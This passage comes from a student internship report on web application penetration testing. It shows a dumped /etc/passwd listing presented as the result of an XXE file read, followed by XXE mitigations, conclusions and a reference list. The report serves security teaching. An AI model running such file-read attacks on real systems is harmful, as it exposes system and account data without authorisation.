man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
```

Figure 3.9: Output of XXE Local File Read.

3.7.4 Mitigation Strategy

The primary mitigation for XXE is to properly configure the XML parser to disable support for external entities.

- **Disable External Entities (Parser Configuration):** Configure all XML parsers in the application to explicitly disable the processing of XML External Entities and DTDs. This is typically done by setting specific flags in the parser configuration. Most modern parsers allow this.
- **Input Validation:** Strictly validate and sanitize all XML input. Reject any XML that contains `DOCTYPE` declarations if they are not explicitly required by the application's functionality.

3.8 Conclusion

This chapter translated theory into practice by demonstrating major web vulnerabilities through real exploitation scenarios, including SQL Injection, XSS, file upload and inclusion flaws, RCE, and SSRF. Each case showed how small weaknesses can escalate into severe breaches. Mitigations were presented for every attack, stressing secure coding, strict validation, safe configuration, and layered defenses. The exercises underscored that defense-in-depth and continuous monitoring are essential for building resilient applications and performing effective security assessments.

General Conclusion

This internship at KEYSTONE provided a profound and practical immersion into the world of web application security. By structuring the project around the systematic analysis of critical vulnerability classes as defined by the OWASP Top 10, it was possible to transition from academic concepts to the tangible application of offensive security techniques. This approach is fundamental to KEYSTONE's mission of securing its clients' digital assets.

The report established a theoretical foundation by detailing the mechanisms and payloads associated with each major web vulnerability. From **Broken Access Control** exploiting authorization flaws, to **Cryptographic Failures** undermining data protection, and **Injection flaws** (SQL, Command, XXE) leveraging interpreters, the intricate nature of these threats was thoroughly examined. Vulnerabilities stemming from **Insecure Design**, **Security Misconfiguration**, **Vulnerable and Outdated Components**, **Identification and Authentication Failures**, **Software and Data Integrity Failures**, and **Server-Side Request Forgery** were systematically broken down, offering a comprehensive view of the modern threat landscape. The exploration of client-side vulnerabilities like **XSS** and **CSRF** further completed this panorama, illustrating attacks targeting users and application logic alike.

The core of the project culminated in the **practical application** of this knowledge. Through a series of detailed attack scenarios, inspired by platforms like Hack The Box, the report demonstrated the real-world impact of exploiting these vulnerabilities. Step-by-step walkthroughs showcased authentication bypasses, web shell deployments, cookie theft, cloud credential exfiltration, and remote code execution. Crucially, each scenario was paired with robust mitigation strategies, moving beyond simple definitions to practical, code-level solutions designed to prevent these attacks. These hands-on exercises were invaluable in bridging the gap between theoretical understanding and practical implementation.

In conclusion, this internship has been an invaluable experience. It has not only solidified my technical skills in web application penetration testing but has also instilled a deeper appreciation for the security by design philosophy. The ability to identify, exploit, and, most importantly, mitigate these critical vulnerabilities is a skill set I have had the privilege to develop under the guidance of experts at KEYSTONE. I look forward to applying this knowledge in my future career, contributing to the development of more resilient and secure web applications.

Webography

- **OWASP Foundation:** The Open Web Application Security Project (OWASP) is a non-profit foundation that works to improve software security. https://owasp.org/
- **OWASP Top 10:** The OWASP Top 10 is a standard awareness document for web application security. https://owasp.org/www-project-top-ten/
- **PortSwigger Web Security Academy:** PortSwigger provides an extensive, free online training center for web application security. https://portswigger.net/web-security
- **Hack The Box:** A leading cybersecurity training platform offering realistic lab environments. https://www.hackthebox.com/
- **SQLMap:** An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws. http://sqlmap.org/
- **OWASP Adithyan AK Presentation:** A comprehensive guide on Web Application Security Fundamentals. https://owasp.org/www-chapter-coimbatore/assets/files/Web%20Application%20Security%20Adithyan%20AK.pdf